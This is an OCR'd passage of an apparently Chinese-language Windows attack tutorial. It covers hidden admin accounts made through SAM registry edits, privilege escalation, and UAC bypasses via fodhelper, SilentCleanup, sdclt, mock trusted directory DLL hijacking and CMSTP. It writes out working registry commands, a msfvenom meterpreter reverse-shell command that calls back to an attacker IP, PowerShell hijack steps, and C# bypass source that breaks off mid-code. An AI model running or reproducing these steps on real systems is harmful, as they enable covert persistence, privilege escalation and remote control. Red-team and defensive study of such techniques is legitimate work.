打开 HKEY_LOCAL_MACHINE \ SAM \ SAM \域\帐户\用户键值，然后找到 ADMIN $ 对应的类型以及文件夹，以及管理员对应的文件夹，将管理员文件夹中的˚F 值内容复制到 ADMIN $对应文件夹˚F 值中。
PS：注意山姆键值在属性中给予管理员完全控制以及读取的权限，默认是不允许的
3，删除匿名用户
cmd> net user admin $ / del
4，还原匿名用户
HKEY_LOCAL_MACHINE \ SAM \ SAM \域\帐户\用户\名称\ ADMIN $
双击导出的注册表文件，用先前导出的注册表键值对注册表进行修改，就可以重新还原之前的匿名用户

四.Privilege Escalation

权限提升是允许攻击者在系统或网络上获得更高级别权限的操作的结果。某些工具或操作需要更高级别的权限才能工作，并且在整个操作过程中的许多点可能都是必需的。攻击者可以进入具有非特权访问权限的系统，并且必须利用系统弱点来获取本地管理员或 SYSTEM / root 级别权限。也可以使用具有类似管理员访问权限的用户帐户。具有访问特定系统的权限或执行攻击者实现其目标所必需的特定功能的用户帐户也可被视为权限的升级。

1.账户权限介绍

从系统账户到数据库账户的提权

在此之前，我们需要弄清楚系统都有些什么权限，请阅读文末的参考信息：

- 配置 Windows 服务帐户和权限

本地用户帐户 本地服务帐户：NT AUTHORITY \ LOCAL SERVICE 网络服务帐户：NT AUTHORITY \ NETWORK SERVICE 本地系统帐户：NT AUTHORITY \ SYSTEM

托管服务帐户：DOMAIN \ ACCOUNTNAME 托管本地帐户/虚拟账户：NT SERVICE \

以上权限都是用于服务数据库的账户，统称为操纵系统的账户

我们的目标是拿下数据库中的 sysadmin 权限，从操纵系统的账户提权到数据库中的 sysadmin 访问权限

- 如何操纵，请阅读文末的参考信息：如何使用 PowerUpSQL 将托管本地帐户提升为 SQL Server Sysadmin 权限

考虑到信息差的问题，很多朋友可能第一次听说还有这么多的账户以及细分那么多的权限，占据篇幅巨大。综合考虑以后，这里不能大量的出现学习细节。站在更高级别的角度引到大家去哪里学，才是重中之重。

- 参考资料 配置 Windows 服务帐户和权限：https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-windows-service-accounts-and-permissions?view=sql-server-2017 如何使用 PowerUpSQL 将托管本地帐户提升为 SQL Server Sysadmin 权限：https://blog.netspi.com/get-sql-server-sysadmin-privileges-local-admin-powerupsql/ 微软 SQL Server 的安全考虑：https://docs.microsoft.com/en-us/sql/sql-server/install/security-considerations-for-a-sql-server-installation?view=sql-server-2017#isolated_services

2. Windows UAC:

2.1 windows10 之 UAC 原理

账户被分为标准用户和管理员，登录系统以后会有对应的 token 生成，它限制了访问等权限级别。 而系统中的所有任务的执行也对应的需要不同的账户的 token，有的需要管理员级别的 token，有的仅需要标准用户级别的 token。 如果你的权限是管理员级别的 token 去执行系统中的任务，那么还提个什么权，已经是最高级别权限了。 这里肯定是从标准用户权限提升到管理员权限去执行任务。

UAC 启动以后，不管你用什么账户登录，都是以标准用户的 token 去执行任务的。这样一来恶意软件就不能静悄悄的安装了。 它会弹出 UAC 窗口，询问您是否安装。你是管理员账户，点同意直接就运行了。如果你是标准用户的账户，点同意，没有管理员的账号密码自然是阻止的。 弹出来的 UAC 窗口叫做安全桌面，恶意程序也会模仿这个安全桌面弹一个 UAC 的钓鱼窗口提示你点是。进一步设置请参考以下信息

- 不管是攻还是防，学的原理是一样的。我们需要弄清楚 UAC，请参考文末参考资料：用户帐户控制的工作原理

具备以上知识以后，我们来谈谈无文件绕过 UAC 不同国家的键盘设置不一样，windows10 引入了 fodhelper.exe 来控制这个。 读了下面参考资料后发现，文件签名中的两条标黄的 XML 标签，使用 google 翻译以后明白它可以自动提升权限到管理员。 再结合上面的知识，我们是不是有了管理员的权限去执行这个任务了啊：fodhelper.exe。

不对啊，上面说的一个进程要管理员权限执行的话会弹出 UAC 安全桌面的窗口，然后输入账号密码去认证啊，这怎么就自动提升不需要我们交互了？那我设置 UAC 不就是如同虚设了吗？ 就是这么一回事，我们操作 fodhelper.exe 这个进程的特性来控制它去加载 cmd.exe，连同 cmd.exe 进程都具备管理员的权限和对应的执行 token 了。 shell 有了，权限也有了，就这样提权成功了，细节部分请参考资料：第一个条目：欢迎和无文件 UAC 绕过

参考资料 用户帐户控制的工作原理：https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works 第一个条目：欢迎和无文件 UAC 绕过：https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/

2.2 利用环境变量，通过计划任务无文件绕过 UAC


有的人会设置计划任务定期清理磁盘：它叫 SilentCleanup 它可以由标准用户（低权限）启动，那么问题来了，在配置各种任务的时候会有一些各种默认配置。用户他也不会特意研究这些选项， 当然是下一步下一步的完成了。其中的默认配置有一个：以最高权限运行。 运行时的进程为：cleanmgr.exe。 进程运行创建一个 GUID 的新文件夹，将多个 DLL 和“dismhost.exe”一起复制到此文件夹中加载。可以劫持由 dismhost.exe 加载的 DLL 获取代码执行的机会。通常称为：bypassUAC 攻击 必须在 dismhost.exe 加载之前替换目标 DLL，“LogProvider.dll”是 dismhost.exe 加载的最后一个 DLL，为我们提供了获取劫持机会的最佳机会。 具体细节请阅读文末的参考资料：使用磁盘清理在 WINDOWS 10 上绕过 UAC


尝试修改环境变量来 bypass 的类似细节请阅读文末的参考资料：利用环境变量 bypassUAC

总结一下：用户有时会借助系统附带的各种功能，开启自动化的作业，这个开启过程里肯定有各种默认选项，这些过程会伴随很多安全问题出现。 而要发现这些过程是否有安全问题出现就需要通过多种角度去观察：进程行为，注册表行为，文件读写行为，环境变量等。

参考资料： 使用磁盘清理在 WINDOWS 10 上绕过 UAC：https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/ 利用环境变量 bypassUAC：https://tyranidslair.blogspot.com/2017/05/exploiting-environment-variables-in.html

2.3 sdclt_bypassuac (T1088)





ht

tp://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass 写入注册表

reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "cmd.exe /c notepad.exe" /f &&

reg add HKCU\Software\Classes\Folder\shell\open\command /v "DelegateExecute" /f

触发


%windir%\system32\sdclt.exe

2.4 Bypass UAC | DLL Hijacking (T1088) (T1038)


在 C:\Windows\System32 目录中并且 AutoElevate 为 True 的 60 个二进制文件中， 总共有 13 个可以用于带有 Mocking 可信目录的 Hijacking DLL。

Windows10	60	13	ComputerDefaults.exe fodhelper.exe iscsipl.exe MSchedExe.exe msconfig.exe MultiDigiMon.exe Netplwiz.exe odbcad32.exe OptionalFeatures.exe printui.exe systemreset.exe SystemSettingsRemoveDevice.exe tcmsetup.exe

以下可以看到劫持的 DLL




以下为原理图：


svchost.exe
GetLongPathName("C:\Windows \System32\winSAT.exe", ..)
="C:\Windows\System32\winSAT.exe"
RtlPrefixUnicodeString(
"C:\Windows\System32\winSAT.exe", "C:\Windows\System32",
...)
Trusted directory check passed
Appinfo.dll
bsearch("winSAT.exe", WHITELISTED_EXES,...)
Whitelisted EXE check passed
WTGetSignatureInfo("C:\Windows \System32\winSAT.exe", ...)
Signature check passed
CreateProcessAsUser "C:\Windows \System32\winSAT.exe"
ShellExecute invoking RPC request to Appinfo service to elevate
"C:\Windows \System32\winSAT.exe"
EXE
UACbypass.exe
C:\
Create unfiltered directory
name with trailing space
(using "\\?\" prefix)
Windows\System32
EXE
winSAT.exe
Copy file
Windows \System32
EXE
winSAT.exe
load .\WINMM.dll
WINMM.dll (attacker owned)

msf 生成 dll 并开启 MSF 监听

msfvenom –p windows/x64/meterpreter/reverse_tcp lhost=10.0.0.117 lport=444 –f dll –o comctl32.dll

劫持 DLL 并提权



$base = "amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17134.1_none_e4da93291059d8fb"

[System.io.directory]::CreateDirectory("\\?\c:\Windows \")

[System.io.directory]:: CreateDirectory("C:\Windows \System32")

[System.io.file]::Copy("C:\Windows\System32\ComputerDefaults.exe","C:\Windows \System32\ComputerDefaults.exe")

[System.io.directory]::CreateDirectory("C:\Windows \System32\ComputerDefaults.exe.Local")


[System.io.directory]::CreateDirectory("C:\Windows \System32\ComputerDefaults.exe.Local\$base")

[System.io.file]::Copy("C:\Users\demon\Desktop\comctl32.dll", "c:\Windows \System32\ComputerDefaults.exe.Local\$base\comctl32.dll")

Start-Process "C:\Windows \System32\ComputerDefaults.exe"

https://www.elladodelmal.com/2018/11/mocking-trusted-directory-uac-bypass-en.html https://medium.com/tenable-techblog/uac-bypass-by-mocking-trusted-directories-24a96675f6e

2.5 Bypass UAC windows defender. (T1191) (T1088)



https://0x00-0x00.github.io/research/2018/10/31/How-to-bypass-UAC-in-newer-Windows-versions.html

/

UAC Bypass using CMSTP.exe microsoft binary

Based on previous work from Oddvar Moe

https://oddvar.moe/2017/08/15/research-on-cmstp-exe/


And this PowerShell script of Tyler Applebaum

```
https://gist.githubusercontent.com/tylerapplebaum/ae8cb38ed8314518d95b2e32a6f0d3f1/raw/3127ba7453a6f6d294cd422386cae1a5a2791d71/UACBypassCMSTP.ps1

Code author: Andre Marques (@_zc00l)
*/
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Windows;
using System.Runtime.InteropServices;

public class CMSTPBypass
{
    // Our .INF file data!
    public static string InfData = @"[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
REPLACE_COMMAND_LINE
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7
```

```
[AllUSer_LDIDSection]
""HKLM"", ""SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE"", ""ProfileInstallPath"", ""%UnexpectedError%"", """"

[Strings]
ServiceName=""CorpVPN""
ShortSvcName=""CorpVPN""

";

    [DllImport("user32.dll")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
    [DllImport("user32.dll", SetLastError = true)] public static extern bool SetForegroundWindow(IntPtr hWnd);

    public static string BinaryPath = "c:\\windows\\system32\\cmstp.exe";

    /* Generates a random named .inf file with command to be executed with UAC privileges */
    public static string SetInfFile(string CommandToExecute)
    {
        string RandomFileName = Path.GetRandomFileName().Split(Convert.ToChar("."))[0];
        string TemporaryDir = "C:\\windows\\temp";
        StringBuilder OutputFile = new StringBuilder();
        OutputFile.Append(TemporaryDir);
        OutputFile.Append("\\");
        OutputFile.Append(RandomFileName);
        OutputFile.Append(".inf");
        StringBuilder newInfData = new StringBuilder(InfData);
```

```
    newInfData.Replace("REPLACE_COMMAND_LINE", CommandToExecute);
    File.WriteAllText(OutputFile.ToString(), newInfData.ToString());
    return OutputFile.ToString();
}

public static bool Execute(string CommandToExecute)
{
    if(!File.Exists(BinaryPath))
    {
        Console.WriteLine("Could not find cmstp.exe binary!");
        return false;
    }
    StringBuilder InfFile = new StringBuilder();
    InfFile.Append(SetInfFile(CommandToExecute));

    Console.WriteLine("Payload file written to " + InfFile.ToString());
